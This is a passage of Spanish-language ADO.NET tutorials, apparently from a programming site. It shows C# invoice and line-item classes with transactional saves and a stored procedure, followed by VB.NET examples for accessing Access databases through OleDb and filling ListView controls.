        dtDetalles=ds.Tables["Detalles"];

        // Creando las relaciones
        this.CrearRelaciones();

        this.CrearComandosUpdate();

        // Creamos la colección de detalles
        this.DetallesFactura=new Detalles(dtDetalles, drFactura);
    }

    public Factura(ICliente c)
```

```
    {
        cnn=dbSrc.cnn;
        this.ds=new DataSet();

        // Creación del cliente
        this.DatosCliente=new Cliente(c.idCliente);

        daCliente=this.DatosCliente.da;
        dtCliente=this.DatosCliente.dt;
        drCliente=this.DatosCliente.dr;

        // Creación del DataAdapter para daFactura
        daFactura=new SqlDataAdapter("SELECT * FROM Facturas WHERE
idFactura=0",cnn);

        // Creación del DataAdapter daDetalles
        daDetalles=new SqlDataAdapter("SELECT * FROM Detalles WHERE
idDetalle=0",cnn);
        this.PrepararDetalles();

        // Rellenamos y completamos el DataSet
        this.RellenarDataSet();

        this.FacturaNueva();

        this.CrearComandosUpdate();

        // Creamos la colección de detalles
        this.DetallesFactura=new Detalles(dtDetalles, drFactura);
    }
```

```
public string Numero
{
    get
    {
        return this.drFactura["Numero"].ToString();
    }
    set
    {
        this.drFactura["Numero"]=value;
    }
}

public DateTime Fecha
{
    get
    {
        return (DateTime) this.drFactura["Fecha"];
    }
    set
    {
        this.drFactura["Fecha"]=value;
    }
}

public byte IVA
{
    get
    {
        return (byte) this.drFactura["IVA"];
```

```
        }
        set
        {
            this.drFactura["IVA"]=value;
        }
    }

    public decimal Base
    {
        get
        {
            decimal baseimp=0;

            foreach (Detalle d in this.Detalles)
            {
                baseimp+=d.Importe;
            }
            return baseimp;
        }
    }

    public decimal Cuota
    {
        get
        {
            return this.Base*this.IVA/100;
        }
    }

    public decimal Total
```

```
{
    get
    {
        return this.Base+this.Cuota;
    }
}

public int idFactura
{
    get
    {
        return (int) this.drFactura["idFactura"];
    }
}

public Cliente Cliente
{
    get
    {
        return this.DatosCliente;
    }
}

public Detalles Detalles
{
    get
    {
        return this.DetallesFactura;
    }
}
```

```
public void Guardar()
{
    dbSrc.cnn.Open();
    SqlTransaction tr=dbSrc.cnn.BeginTransaction();

    if (this.daCliente.InsertCommand!=null)
        this.daCliente.InsertCommand.Transaction=tr;

    this.daCliente.UpdateCommand.Transaction=tr;

    if (this.daFactura.InsertCommand!=null)
        this.daFactura.InsertCommand.Transaction=tr;

    this.daFactura.UpdateCommand.Transaction=tr;

    this.daDetalles.InsertCommand.Transaction=tr;
    this.daDetalles.UpdateCommand.Transaction=tr;
    this.daDetalles.DeleteCommand.Transaction=tr;

    try
    {
        this.daCliente.Update(this.dtCliente);
        this.daFactura.Update(this.dtFactura);
        this.daDetalles.Update(this.dtDetalles);
        tr.Commit();
    }
    catch
    {
        tr.Rollback();
```

```
            throw new Exception("Error de concurrencia. Algún listo ha tocado
los datos mientras tú estabas modificando.");
        }
        finally
        {
            dbSrc.cnn.Close();
        }
    }

    /// <summary>
    /// Prepara el DataAdapter daFactura para que trabaje
    /// en caso de que haya que crear un cliente nuevo
    /// </summary>
    private void FacturaNueva()
    {
        daFactura.MissingSchemaAction=MissingSchemaAction.AddWithKey;
        daFactura.Fill(ds,"Facturas");

        /* Creación del comando INSERT en daFactura a partir del
            * procedimiento almacenado InsertarFactura */
        SqlCommand cmdIns=new SqlCommand("InsertarFactura", cnn);
        cmdIns.CommandType=CommandType.StoredProcedure;
        daFactura.InsertCommand=cmdIns;

        // Creación de los parámetros para daFacturas

        // Añadiendo parámetros de entrada
        daFactura.InsertCommand.Parameters.Add("@Numero",
            SqlDbType.NChar,13,"Numero");
        daFactura.InsertCommand.Parameters.Add("@Fecha",
```

```
        SqlDbType.DateTime,0,"Fecha");
    daFactura.InsertCommand.Parameters.Add("@IVA",
        SqlDbType.SmallInt,0,"IVA");
    daFactura.InsertCommand.Parameters.Add("@idCliente",
        SqlDbType.Int,0,"idCliente");

    // Añadiendo el parámetro de salida @idFactura
    SqlParameter prm=daFactura.InsertCommand.Parameters.Add(
        "@idFactura",SqlDbType.Int,0,"idFactura");
    prm.Direction=ParameterDirection.Output;

    // Añadiendo el registro a la factura
    drFactura=dtFactura.NewRow();
    drFactura.SetParentRow(drCliente);
    drFactura["Numero"]="";
    drFactura["Fecha"]=DateTime.Today;
    drFactura["IVA"]=16;
    dtFactura.Rows.Add(drFactura);
}

private void PrepararDetalles()
{
    daDetalles.MissingSchemaAction=MissingSchemaAction.AddWithKey;

    // Preparando comandos para los detalles
    SqlCommandBuilder cmd=new SqlCommandBuilder(daDetalles);

    daDetalles.InsertCommand=cmd.GetInsertCommand();
    daDetalles.UpdateCommand=cmd.GetUpdateCommand();
    daDetalles.DeleteCommand=cmd.GetDeleteCommand();
```

```
}

private void CrearComandosUpdate()
{
    SqlCommandBuilder cmd=new SqlCommandBuilder(daFactura);
    daFactura.UpdateCommand=cmd.GetUpdateCommand();
}

private void RellenarDataSet()
{
    // Rellenando el DataSet con clientes, facturas y detalles
    ds.Tables.Add(dtCliente);
    daFactura.Fill(ds,"Facturas");
    daDetalles.Fill(ds,"Detalles");

    // Asignando objetos DataTable a las tablas del DataSet
    dtFactura=ds.Tables["Facturas"];
    dtDetalles=ds.Tables["Detalles"];

    // Asignando tipos a los campos
    this.AsignarTipos(dtCliente, dtFactura, dtDetalles);

    this.CrearRelaciones();
}

private void CrearRelaciones()
{
    DataRelation rel;

    // Creando la relación entre Clientes y Facturas
```

```
        rel=new DataRelation("ClientesFacturas",
            dtCliente.Columns["idCliente"],
            dtFactura.Columns["idCliente"]);
        ds.Relations.Add(rel);

        // Creando la relación entre Facturas y Detalles
        rel=new DataRelation("FacturasDetalles",
            dtFactura.Columns["idFactura"],
            dtDetalles.Columns["idFactura"]);
        ds.Relations.Add(rel);
    }

    private void AsignarTipos(DataTable dtCli, DataTable dtFac, DataTable
dtDet)
    {
        foreach (DataColumn dc in dtCli.Columns)
        {
            if (dc.ColumnName=="idCliente")
                dc.DataType=Type.GetType("System.Int32");
            else
                dc.DataType=Type.GetType("System.String");
        }

        foreach (DataColumn dc in dtFac.Columns)
        {
            switch (dc.ColumnName)
            {
                case "Numero":
                    dc.DataType=Type.GetType("System.String");
                    break;
```

```
                case "Fecha":
                    dc.DataType=Type.GetType("System.DateTime");
                    break;
                case "IVA":
                    dc.DataType=Type.GetType("System.Byte");
                    break;
                default:
                    dc.DataType=Type.GetType("System.Int32");
                    break;
            }
        }

        foreach (DataColumn dc in dtDet.Columns)
        {
            switch (dc.ColumnName)
            {
                case "Descripcion":
                    dc.DataType=Type.GetType("System.String");
                    break;
                case "Precio":
                    dc.DataType=Type.GetType("System.Decimal");
                    break;
                default:
                    dc.DataType=Type.GetType("System.Int32");
                    break;
            }
        }
    }

    public override string ToString()
```

```
    {
        string sp="\n";
        string ret="Cliente: " + this.DatosCliente.ToString() + sp;
        ret+="Numero: " + this.Numero + sp;
        ret+="Fecha:" + this.Fecha.ToShortDateString();

        return ret;
    }
}
```

Esta clase implementa únicamente la interface IFactura. Os habréis fijado en que es mucho más extensa que la clase Cliente. La razón es que esta clase debe contener no sólo los datos de la factura en sí, sino también los del cliente de dicha factura y la colección de detalles. Por este motivo tenemos unos cuantos objetos DataTable, DataAdapter y DataRow. Concretamente, necesitamos un DataTable, un DataAdapter y un DataRow para el cliente y otro para la Factura, así como un DataTable y un DataAdapter para la colección de detalles. Además, aquí tenemos también un DataSet, que será el contenedor de todos estos DataTable. Por último, tenemos dos campos más, con nivel de acceso protected: DatosCliente, que será un objeto de la clase Cliente; y DetallesFactura, que será la colección de detalles.

En este caso tenemos tres constructores, que funcionan de un modo similar a cómo funcionaban los constructores de la clase Cliente. El primero de ellos no tiene argumentos, de modo que se ocupa de crear una factura nueva de un cliente también nuevo. Para ello, igual que la clase cliente, crea un nuevo registro en blanco en la tabla de facturas, así como otro registro en blanco en la tabla de clientes. El segundo recibe como argumento un id de factura, de modo que se ocupa de abrir una factura de la base de datos para que esta pueda ser modificada. Hasta aquí, el funcionamiento es similar al de la clase Cliente. Sin embargo, el tercer constructor recibe como argumento cualquier objeto que implemente la interface ICliente, y se ocupa de crear una factura nueva para el cliente que se le haya pasado. ¿Por qué cualquier objeto que implemente ICliente, y no un objeto de la clase Cliente? Pues por una razón de flexibilidad. Dado que hemos ofrecido un par de colecciones (ListaFacturas y ListaClientes) cuyos elementos implementaban ICliente, lo mejor es dar la posibilidad de crear las facturas partiendo de cualquier miembro de estas listas, así como también de algún cliente que hayamos creado con antelación. Por lo tanto, este constructor crea un registro nuevo en la tabla de facturas, pero asigna a su campo DatosCliente un objeto de la clase cliente a partir del que recibe como argumento.

Ni que decir tiene que aquí, del mismo modo que lo hicimos en la clase Cliente, también se asigna un procedimiento almacenado al comando Insert del DataAdapter para la factura, pues también necesitaremos el valor del campo de identidad una vez que el registro sea guardado en la base de datos. Aunque sea un poquito repetitivo, este es el procedimiento almacenado para este propósito:

```
CREATE PROCEDURE dbo.InsertarFactura
      @Numero nchar(12),
      @Fecha datetime,
      @IVA smallint,
      @idCliente int,
      @idFactura int OUT
AS
      INSERT INTO Facturas (Numero, Fecha, IVA, idCliente)
      VALUES (@Numero, @Fecha, @IVA, @idCliente)
      SET @idFactura=SCOPE_IDENTITY()
GO
```

Sin embargo, hay una cosa que hacen estos tres constructores y que no hacen los constructores de la clase Cliente, y es rellenar un DataSet con las tablas que almacenan los datos de la factura, así como las relaciones entre ellas. Por otra parte, si os fijáis, cuando se crea un objeto Factura (independientemente del constructor que se utilice), a los objetos DataTable y DataAdapter declarados para alojar los datos del cliente y los detalles se les asignan las referencias de los objetos DataTable y DataAdapter (con modificador de acceso internal) en los objetos DatosCliente y DetallesFactura. Así evitamos construir en la memoria varios objetos idénticos (esto está marcado en negrilla en el código). Por último, al añadir un registro para la factura se le asigna también su registro relacionado en la tabla de Clientes, utilizando el método SetParentRow (esto está marcado en amarillo en el código).

La última cosa importante a destacar de esta clase es el método Guardar. En este caso hemos abierto la conexión manualmente. ¿Por qué? Porque de lo contrario no podríamos usar una transacción. ¿Por qué necesitamos una transacción? Porque es imprescindible que la factura se guarde al completo, o no se guarde nada. Es decir, antes de nada hay que guardar el cliente, luego la factura y después los detalles, pues es así como nos lo exigen las relaciones existentes entre las tablas. Si no usáramos una transacción podría ocurrir que después de haber guardado el cliente y la factura se produjera un error al intentar guardar los

detalles, con lo cual, la factura se habría guardado a medias. Con la transacción conseguiremos que se guarde todo correctamente o no se guarde nada. Las transacciones se crean con objetos SqlTransaction creados a partir del método BeginTransactionn del objeto SqlConnection. Pues bien, después de asignar dicha transacción a cada uno de los posibles comandos de cada uno de los DataAdapter, es cuando invocamos los métodos Update de cada uno. Como veis, primero guardamos el cliente, luego la factura y, por último, los detalles. Si todo va bien, ejecutamos el método Commit del objeto SqlTransaction. En caso de que se produzca algún error, ejecutamos el método RollBack para anular la transacción y lanzamos una excepción. En cualquier caso, esto es, tanto si se produce un error como si no se produce, tenemos que cerrar la conexión, motivo por el cual invocamos el método Close dentro del bloque finally.

Lo último que nos queda por ver es la implementación de las clase Detalle, DetallesEnumerator y la colección Detalles. Comenzaremos con la clase Detalle:

```
public class Detalle
{
    internal DataRow dr;

    internal Detalle(DataRow dr)
    {
        this.dr=dr;
    }

    public int Cantidad
    {
        get
        {
            return (int) this.dr["Cantidad"];
        }
        set
        {
            this.dr["Cantidad"]=value;
```

```
    }
}

public string Descripcion
{
    get
    {
        return this.dr["Descripcion"].ToString();
    }
    set
    {
        this.dr["Descripcion"]=value;
    }
}

public decimal Precio
{
    get
    {
        return (decimal) this.dr["Precio"];
    }
    set
    {
        this.dr["Precio"]=value;
    }
}

public decimal Importe
{
    get
```

```
        {
            return (decimal) this.Cantidad * this.Precio;
        }
    }

    public int idDetalle
    {
        get
        {
            return (int) this.dr["idDetalle"];
        }
    }

    public override string ToString()
    {
        string sp=" ";
        return this.Cantidad.ToString() + sp + this.Descripcion
            + sp + this.Precio.ToString() + sp
            + this.Importe.ToString();
    }
}
```

¿Por qué hay un sólo constructor, y además es internal? Porque no queremos que esta clase se pueda instanciar de un modo aislado. Dicho de otro modo, los detalles solamente podrán estar dentro de una factura. Lo que recibe dicho constructor es el DataRow que contiene los datos de la línea de detalle que representa y nada más. Después se implementan sus propiedades y andando. Evidentemente, dado que no se puede crear un detalle aislado de una factura, no tendría ningún sentido un método guardar.

Decíamos que siempre es bueno que las colecciones se puedan iterar por medio de un bucle foreach, de modo que tenemos que crear también una clase DetallesEnumerator que implemente IEnumerator. Aquí está:

```
public class DetallesEnumerator:IEnumerator
{
    private int pos=-1;
    private Detalles dt;

    internal DetallesEnumerator(Detalles dt)
    {
        this.dt=dt;
    }

    public bool MoveNext()
    {
        if (pos < dt.NumDetalles-1)
        {
            pos++;
            return true;
        }
        else
            return false;
    }

    public void Reset()
    {
        pos=-1;
    }

    public object Current
    {
        get
```

```
        {
            return this.dt[pos];
        }
    }
}
```

No creo que hagan falta más comentarios sobre esta clase, porque es más o menos lo mismo que las clases ListaClientesEnumerator y ListaFacturasEnumerator. Vamos, pues, con la clase Detalles (o sea, la colección de detalles):

```
public class Detalles:IEnumerable
{
    internal DataTable dtDetalles;
    internal DataRow drFacturaPadre;

    internal Detalles(DataTable dt, DataRow drPadre)
    {
        this.dtDetalles=dt;
        this.drFacturaPadre=drPadre;
    }

    /* Proporcionamos un indizador de sólo lectura para que
     * se pueda acceder a los detalles por su índice    */
    public Detalle this[int idx]
    {
        get
        {
            if (this.dtDetalles.Rows.Count==0)
                throw new Exception("La colección de detalles está vacía");
            else if (idx>=this.dtDetalles.Rows.Count || idx < 0)
                throw new Exception("No existe ese detalle en la factura");
```

```
        else
        {
            DataRow r=this.dtDetalles.Rows[idx];
            return new Detalle(r);
        }
    }
}

public Detalle NuevoDetalle()
{
    DataRow r=this.dtDetalles.NewRow();
    r["Cantidad"]=0;
    r["Descripcion"]="";
    r["Precio"]=0;

    return new Detalle(r);
}

public void Add(Detalle d)
{
    d.dr.SetParentRow(this.drFacturaPadre);
    this.dtDetalles.Rows.Add(d.dr);
}

public System.Collections.IEnumerator GetEnumerator()
{
    return new DetallesEnumerator(this);
}

public int NumDetalles
```

```
    {
        get
        {
            return this.dtDetalles.Rows.Count;
        }
    }
}
```

Del mismo modo que la clase Detalle, la colección Detalles tampoco puede ser instanciada fuera de una factura, motivo por el cual su único constructor es también internal. En esta ocasión, el constructor recibe el DataTable que contiene todos los registros de esta colección y un DataRow, que será el registro relacionado en la tabla de facturas. A partir de aquí, todo lo que debemos ofrecer es un indizador que permita acceder a los elementos de la colección por su índice, una propiedad que nos devuelva el número de elementos que tenemos en la colección (NumDetalles) y un par de métodos para poder añadir nuevos registros: NuevoDetalle, que se ocupa de crear el registro con los campos en blanco y devolver el objeto Detalle a la aplicación cliente para que esta escriba los valores; y el método Add, que será el que añada dicho registro al DataTable. Ya está todo.

Espero que la extensión del artículo no haya terminado por dejarte más dudas que cuando empezaste a leerlo. La encapsulación correcta del acceso a un origen de datos es una técnica cuyo dominio lleva cierto tiempo, pero las ventajas que ofrece al final son tan grandes que el esfuerzo merece muchísimo la pena.

Recuerda siempre que no se puede encapsular un acceso a datos de cualquier manera. La biblioteca debe ser robusta, flexible y eficiente. Por lo tanto, debes evitar siempre, en la medida de lo posible, el uso de colecciones demasiado pesadas. Aprovecha también las características orientadas a objetos del lenguaje, tales como el uso de interfaces, herencia y polimorfismo. Además, debes proporcionalidad toda la funcionalidad que sea necesaria del modo más intuitivo posible.

Sigue este vínculo para bajarte la biblioteca en C#. Para poder utilizarlo necesitarás una base de datos como la que hemos utilizado aquí, y hecha en SQL Server. Seguramente, también tendrás que modificar el nombre del servidor en la cadena de conexión. Recuerda que es una biblioteca de clases, de modo que tendrás que diseñar una aplicación cliente que la referencie para ver cómo funciona (dicha aplicación puede ser cualquiera: de consola, de Windows, Web ASP.NET, un servicio...)

No he implementado la biblioteca en Visual Basic.NET, pero la idea es la misma. Quizá lo haga y lo publique dentro de un tiempo. Hasta entonces, podrías probar a hacerlo tú mismo, pues facilitará mucho que puedas asentar los conocimientos.

ADO .NET

Cómo trabajar con tablas que tienen espacios en los nombres de los campos...
(ejemplo con una base de datos de Access)

Publicado el 18/Nov/2002
Actualizado el 18/Nov/2002

Y no sólo espacios, también caracteres "especiales" como acentos, etc.

El siguiente código es para usar con bases de datos de Access, pero me imagino que funcionará igual con una base de datos de SQL Server.

El truco consiste en asignar estas dos propiedades del objeto OleDbCommandBuilder:
.QuotePrefix = "["
.QuoteSuffix = "]"

De esta forma, los nombres de los campos se incluirán dentro de corchetes con lo cual podemos usar espacios y otros caracteres en los nombres de los campos.
Para poder probar esto que te digo, puedes usar la base de datos Biblio.MDB que se incluye con el Visual Basic 6.0, la tabla Authors contiene un campo llamado Year Born el cual dará problemas a la hora de actualizar la base si no se usa el QuotePrefix y el QuoteSuffix.

En el siguiente **trozo** de código puedes ver cómo usarlo:

> **Nota:**
> Las declaraciones de las variables usadas no están en el código, ya que esto es sólo para que veas "dónde" usar esos dos métodos.

```
...
nombreBase = Environment.GetFolderPath(Environment.SpecialFolder.ProgramFiles) & _
                    "\Microsoft Visual Studio\VB98\Biblio2000.MDB"
cadenaConexion = "Provider=Microsoft.Jet.OLEDB.4.0; Data Source=" & nombreBase
cadenaSelect = "SELECT * FROM Authors"
'
Try
    dbConnection = New Data.OleDb.OleDbConnection(cadenaConexion)
Catch ex As Exception
    MessageBox.Show("Error al crear la conexión:" & vbCrLf & _
                    cadenaConexion & vbCrLf & ex.Message)
    Exit Sub
End Try
'
dbDataSet = New Data.DataSet()
'
```

```
dbDataAdapter = New Data.OleDb.OleDbDataAdapter()
dbDataAdapter.SelectCommand = New Data.OleDb.OleDbCommand(cadenaSelect, dbConnection)
'
commandBuilder = New Data.OleDb.OleDbCommandBuilder(dbDataAdapter)
' Utilizar esto para los campos de las tablas que tengan espacios, etc.
commandBuilder.QuotePrefix = "["
commandBuilder.QuoteSuffix = "]"
'
dbConnection.Open()
Try
    dbDataAdapter.Fill(dbDataSet, nombreTabla)
Catch ex As Exception
    dbConnection.Close()
    MessageBox.Show("Error en en fill:" & vbCrLf & ex.Message)
    Exit Sub
End Try
...
```

Espero que esto te sea de utilidad.

Nos vemos.
Guillermo

Microsoft .net **ADO.NET**

Ejemplo de acceso a datos con una base de Access

Publicado: 13/Jun/2002
Actualizado: 19/Abr/2003

En este ejemplo veremos cómo acceder a una base de datos de Access, usando los objetos del espacio de nombres OLEDB.
Los conceptos que se tratarán serán los siguientes:
- Crear una conexión a la base de datos.
- Mostrar las tablas de la base de datos indicada.
- Mostrar las columnas (o campos) de una tabla.
- Crear un DataAdapter para acceder a los datos devueltos por una consulta.
- Crear un DataSet basado en los datos asociados al DataAdapter.
- Crear nuevos registros.
- Modificar registros.
- Eliminar registros.
- Mostrar el contenido de la tabla en un control ListView.

Nota del 20/Jul/2002:
He recibido varios mensajes diciendo que les daba error el ejemplo aquí puesto, he probado y efectivamente, me da error... le he puesto una captura (en el método Conecta) y me muestra un error de que la cadena SQL no es válida, pero si continuo, funciona bien.
Aunque, he de aclarar que ese error se produce en el código del ejemplo adjunto, si se deja el texto que por defecto tiene la caja de textos en la que se indica la cadena SQL, si se deja en blanco, no se produce error.
He modificado el código aqui mostrado, el cual puedes ver pulsando este link.

Los objetos a usar en el proyecto.

Los objetos que vamos a usar en este ejemplo, en su gran mayoría residen en el espacio de nombres **System.Data.OleDb**, aunque también se usarán objetos genéricos (**DataSet, DataRow, DataColumn**) que residen en **System.Data**.
Para que nos sea más fácil declarar esos objetos, importaremos el espacio de nombres **System.Data.OleDb** y dado que usaremos procedimientos genéricos, estos los incluiremos en un módulo, al que llamaremos: **ADONETUtil**, veamos el código con las declaraciones de los objetos que usaremos en el proyecto:

```
'-------------------------------------------------------------------------
' Prueba de acceso a base de tipo Access con ADO.NET               (25/May/02)
' Módulo con las declaraciones de objetos
'
' ©Guillermo 'guille' Som, 2002
'-------------------------------------------------------------------------

Imports System.Data.OleDb

Module ADONETUtil
    Friend dbConnection As OleDbConnection
    '
```

```
Friend dbDataTable As Data.DataTable
Friend dbDataSet As Data.DataSet
Friend dbDataAdapter As OleDbDataAdapter
'
Friend CadenaConexion As String
Friend CadenaSelect As String
'
Friend ArchivoDatos As String
Friend NombreTabla As String = "Tabla1"
'
```

La variable **CadenaConexion** será la cadena con la que conectaremos a la base de datos.
La variable **CadenaSelect** será el código SQL que usaremos para acceder a la tabla de esa base de datos.
La variable **ArchivoDatos** será el nombre completo de la base de datos (Path incluido).
La variable **NombreTabla** será el nombre que usaremos para identificar a los datos que cargaremos en el objeto **DataAdapter**, ese nombre no tiene nada que ver con el nombre de la tabla a la que vamos a acceder, es sólo un nombre que usaremos con los distintos objetos de ADO.NET.

Conectar a una base de datos del tipo Access

Para conectar a la base de datos y crear los objetos que cargarán la tabla (definida en la consulta SQL contenida en la variable **CadenaSelect**), vamos a crear un procedimiento en el mismo módulo **ADONETUtil**:

```
Friend Sub Conectar(Optional ByVal nombreBaseDatos As String = "", _
                    Optional ByVal commandString As String = "")

    If nombreBaseDatos = "" Then
        nombreBaseDatos = ArchivoDatos
    End If
    ArchivoDatos = nombreBaseDatos
    If ArchivoDatos = "" Then
        Exit Sub
    End If
    '
    If CadenaSelect = "" Then
        CadenaSelect = "SELECT * FROM Table1"
    End If
    If commandString = "" Then
        commandString = CadenaSelect
    End If
    CadenaSelect = commandString
    '
    CadenaConexion = "Provider=Microsoft.Jet.OLEDB.4.0; Data Source=" & ArchivoDatos
    '
    Try
        dbConnection = New OleDbConnection(CadenaConexion)
    Catch e As Exception
        MessageBox.Show("Error al crear la conexión:" & vbCrLf & e.Message)
        Exit Sub
    End Try
    '
    dbConnection.Open()
    '
    dbDataSet = New Data.DataSet()
    '
    dbDataAdapter = New OleDbDataAdapter(CadenaSelect, dbConnection)
    '
    Dim commandBuilder As New OleDbCommandBuilder(dbDataAdapter)
    '
```

```
        dbDataAdapter.MissingSchemaAction = MissingSchemaAction.AddWithKey
        'dbDataAdapter.Fill(dbDataSet, NombreTabla)
        ' Cambio para comprobar que funciona,                    (20/Jul/02)
        ' En la versión Architect me da error, pero continua funcionando.
        ' Aunque el error lo da si se pasa una cadena SQL que no es correcta,
        ' por ejemplo, cuando se inicia la aplicación y se deja el texto por defecto.
        Try
            dbDataAdapter.Fill(dbDataSet, NombreTabla)
        Catch ex As Exception
            MessageBox.Show("Error en Fill:" & vbCrLf & ex.Message)
        End Try
        '
    End Sub
```

A este procedimiento se le pueden indicar dos parámetros:
El primero indicará el nombre de la base de datos (path incluido), mientras que el segundo será la instrucción SQL que nos permitirá acceder a la tabla. Cuando veamos el código del formulario, tendremos ocasión de ver cómo se llama a este procedimiento.

Lo que aquí tenemos que destacar es lo siguiente:
La cadena de conexión que tenemos que usar para conectar con la base de datos es igual que la usada en las versiones anteriores de ADO, en esto no ha cambiado nada; se le indica el tipo de proveedor y el nombre de la base de datos.
Creamos un nuevo objeto del tipo **DataSet**, que será el que nos permita acceder a los datos.
Creamos un objeto del tipo **DataAdapter**, este será el que realmente nos permita acceder a los datos físicos de la base de datos, primero para rellenar el **DataSet** y posteriormente para actualizar los cambios realizados en la base de datos.
Es importante saber que los datos contenidos en el objeto **DataSet** están en memoria y se acceden y manipulan de forma independiente, sin ninguna relación directa con la base de datos original.
Para que los cambios realizados en memoria se puedan reflejar de forma permanente en la base de datos, tenemos que usar el objeto **DataAdapter**.
Una vez creado el **DataAdapter**, al que se le indica la cadena de selección y la cadena de conexión o el objeto del tipo **Connection**. En este caso, le he indicado el objeto **Connection**, pero si no queremos crear una conexión permanente, también podemos usar la misma cadena de conexión usada para crear el objeto **Connection** en lugar de ese objeto.
Para poder realizar cambios en la base de datos, hay que indicarle al **DataAdapter** los comandos SQL que habría que usar para añadir, modificar y eliminar, pero esos comandos se pueden crear de forma automática creando un nuevo objeto del tipo **CommandBuilder**, al que se le pasará como parámetro el adaptador que usará dichos comandos, en realidad el objeto **CommandBuilder** no se usa nada más que para que de esta forma se asignen dichos comandos de actualización de datos.
Si la tabla a la que queremos acceder tiene clave principal (cosa que es común o debería serlo en todas las tablas), le indicamos mediante la asignación a la propiedad **MissingSchemaAction** el valor de añadir con clave. Si no hacemos esta asignación y la tabla tiene un campo que se incrementa automáticamente, no podríamos crear varios registros (o filas) en memoria y después actualizar esas nuevas filas de forma permanente, ya que nos daría un error de que hay duplicidad en el campo (o columna) autoincremental.
Por último, llenamos el objeto **DataSet** con los datos del **DataAdapter**, el segundo parámetro es el nombre que le vamos a dar a la tabla virtual (la que se crea en memoria), si no le damos un nombre a esa tabla virtual del **DataSet**, se asignará de forma predeterminada con el nombre **Table**. Es conveniente asignar un nombre, ya que un objeto **DataSet** permite tener en memoria distintos datos, de la misma o de otras tablas o consultas. Ese nombre será el que usaremos para acceder a esos datos en memoria, ya que todos los accesos al contenido del **DataSet**, como he comentado antes, se realizan de forma desconectada, es decir sin relación ninguna con la base de datos física.

Los nombres de las tablas de una base de datos

Vamos a crear una función que devuelva una matriz (o array) del tipo **String**, con los nombres de las tablas de la base de datos.

```
    Friend Function NombresTablas() As String()
        Dim nomTablas() As String
```

```
        Dim dataTable As Data.DataTable
        Dim dbNull As System.DBNull
        Dim restrictions() As Object = {dbNull, dbNull, dbNull, "TABLE"}
        Dim i As Integer
        '
        If dbConnection Is Nothing Then
            dbConnection = New Data.OleDb.OleDbConnection(CadenaConexion)
        End If
        If dbConnection.State <> ConnectionState.Open Then
            dbConnection.Open()
        End If
        '
        dataTable = dbConnection.GetOleDbSchemaTable(OleDbSchemaGuid.Tables, restrictions)
        i = dataTable.Rows.Count - 1
        If i > -1 Then
            ReDim nomTablas(i)
            For i = 0 To dataTable.Rows.Count - 1
                nomTablas(i) = dataTable.Rows(i).Item("TABLE_NAME").ToString()
            Next
        End If
        '
        Return nomTablas
    End Function
```

Antes de llamar a esta función tendremos que tener asignada la cadena de conexión o, mejor aún, creada la conexión a la base de datos. Eso es lo que se hace en las primeras líneas, si el objeto del tipo **Connection** no está creado, se crea un nuevo objeto, usando la cadena de conexión. En caso de que esté creado el objeto, se comprueba si está abierta dicha conexión, de no ser así, se abre. A continuación asignamos un objeto del tipo **DataTable** con el "esquema" de las tablas contenidas en la base de datos a la que apunta el objeto **Connection**. El "truco" para conseguir los nombres de las tablas, está en el array **restrictions**, particularmente en el cuarto elemento: "TABLE". Recorremos el contenido del objeto **DataTable** y accedemos a cada una de las filas cuyo elemento contenga la cadena "TABLE_NAME", el cual nos dará el nombre de cada una de las tablas. Ese nombre lo asignamos a cada uno de los elementos del array que estamos usando de forma interna, el cual será el que la función devuelva.

Los nombres de los campos (o columnas) de una tabla

Para saber los nombres de los campos o columnas de una tabla, usaremos el contenido del objeto **DataSet** que hace referencia a la tabla que hemos cargado mediante el **DataAdapter**, aunque también podría servirnos para acceder a cualquier tabla virtual contenida en el **DataSet**.
También vamos a crear una función que devuelva una matriz del tipo **String**:

```
    Friend Function NombresColumnas() As String()
        Dim columna As Data.DataColumn
        Dim i, j As Integer
        Dim nomCol() As String
        '
        j = dbDataSet.Tables(NombreTabla).Columns.Count - 1
        ReDim nomCol(j)
        For i = 0 To j
            columna = dbDataSet.Tables(NombreTabla).Columns(i)
            nomCol(i) = columna.ColumnName
        Next
        Return nomCol
    End Function
```

Creo que el código es bastante auto-explicativo y no necesita más aclaración.

Asignar la cabecera de un control ListView con los nombres de las columnas o campos de una tabla

Para terminar con el código del módulo **ADONETUtil**, vamos a ver unos métodos que usaremos para asignar las columnas (o cabecera) de un **ListView** con los nombres de las columnas o campos de la tabla que vamos a utilizar.
El método se llama **AsignarCabeceraLista** y tendrá dos implementaciones, una indicando sólo el nombre del **ListView** y la otra en la que además se indicará un control **ComboBox** en el cual se asignarán también esos nombres de las columnas de la tabla.

```
    Friend Sub AsignarCabeceraLista(ByVal ListView1 As ListView)
        Dim columna As Data.DataColumn
        Dim i, j As Integer
        '
        With ListView1
            .View = View.Details
            .FullRowSelect = True
            .GridLines = True
            .LabelEdit = False
            .HideSelection = False
            .Columns.Clear()
        End With
        '
        Dim lasColumnas() As String
        lasColumnas = NombresColumnas()
        '
        If Not lasColumnas Is Nothing Then
            For i = 0 To lasColumnas.Length - 1
                ListView1.Columns.Add(lasColumnas(i), 100, HorizontalAlignment.Left)
            Next
        End If
        '
    End Sub

    Friend Sub AsignarCabeceraLista(ByVal ListView1 As ListView, _
                                    ByVal cboCampos As ComboBox)
        Dim i As Integer
        '
        AsignarCabeceraLista(ListView1)
        cboCampos.Items.Clear()
        For i = 0 To ListView1.Columns.Count - 1
            cboCampos.Items.Add(ListView1.Columns(i).Text)
        Next
        '
        If cboCampos.Items.Count > 0 Then
            cboCampos.SelectedIndex = 0
        End If
    End Sub
```

Creo que tampoco necesita explicación, ya que lo único que se hace es llamar a la función **NombresColumnas** y el contenido de ese array es el que se asigna a la cabecera del **ListView** que se ha indicado en el parámetro.
En cuanto a la segunda implementación, se asigna al control **ComboBox** pasado como parámetro esos mismos nombres.
Cuando veamos el código de los formularios, sabremos cuando usar una u otra versión de este método.

Llenar un ListView con el contenido de una tabla

El siguiente método del módulo **ADONETUtil** rellenará un control **ListView** con los datos de la tabla cargada en el objeto **DataSet**.

```
Friend Sub LLenarLista(ByVal unListView As ListView)
    Dim i As Integer
    Dim lwItem As ListViewItem
    Dim fila As Data.DataRow
    '
    unListView.Items.Clear()
    '
    For Each fila In dbDataSet.Tables(NombreTabla).Rows
        For i = 0 To unListView.Columns.Count - 1
            If i = 0 Then
                lwItem = unListView.Items.Add(fila(i).ToString)
                lwItem.Tag = fila
            Else
                lwItem.SubItems.Add(fila(i).ToString)
            End If
        Next
    Next
End Sub
```

El código es también bastante simple, sólo quiero aclarar un detalle: La asignación del objeto fila al **TAG** del elemento del **ListView**.
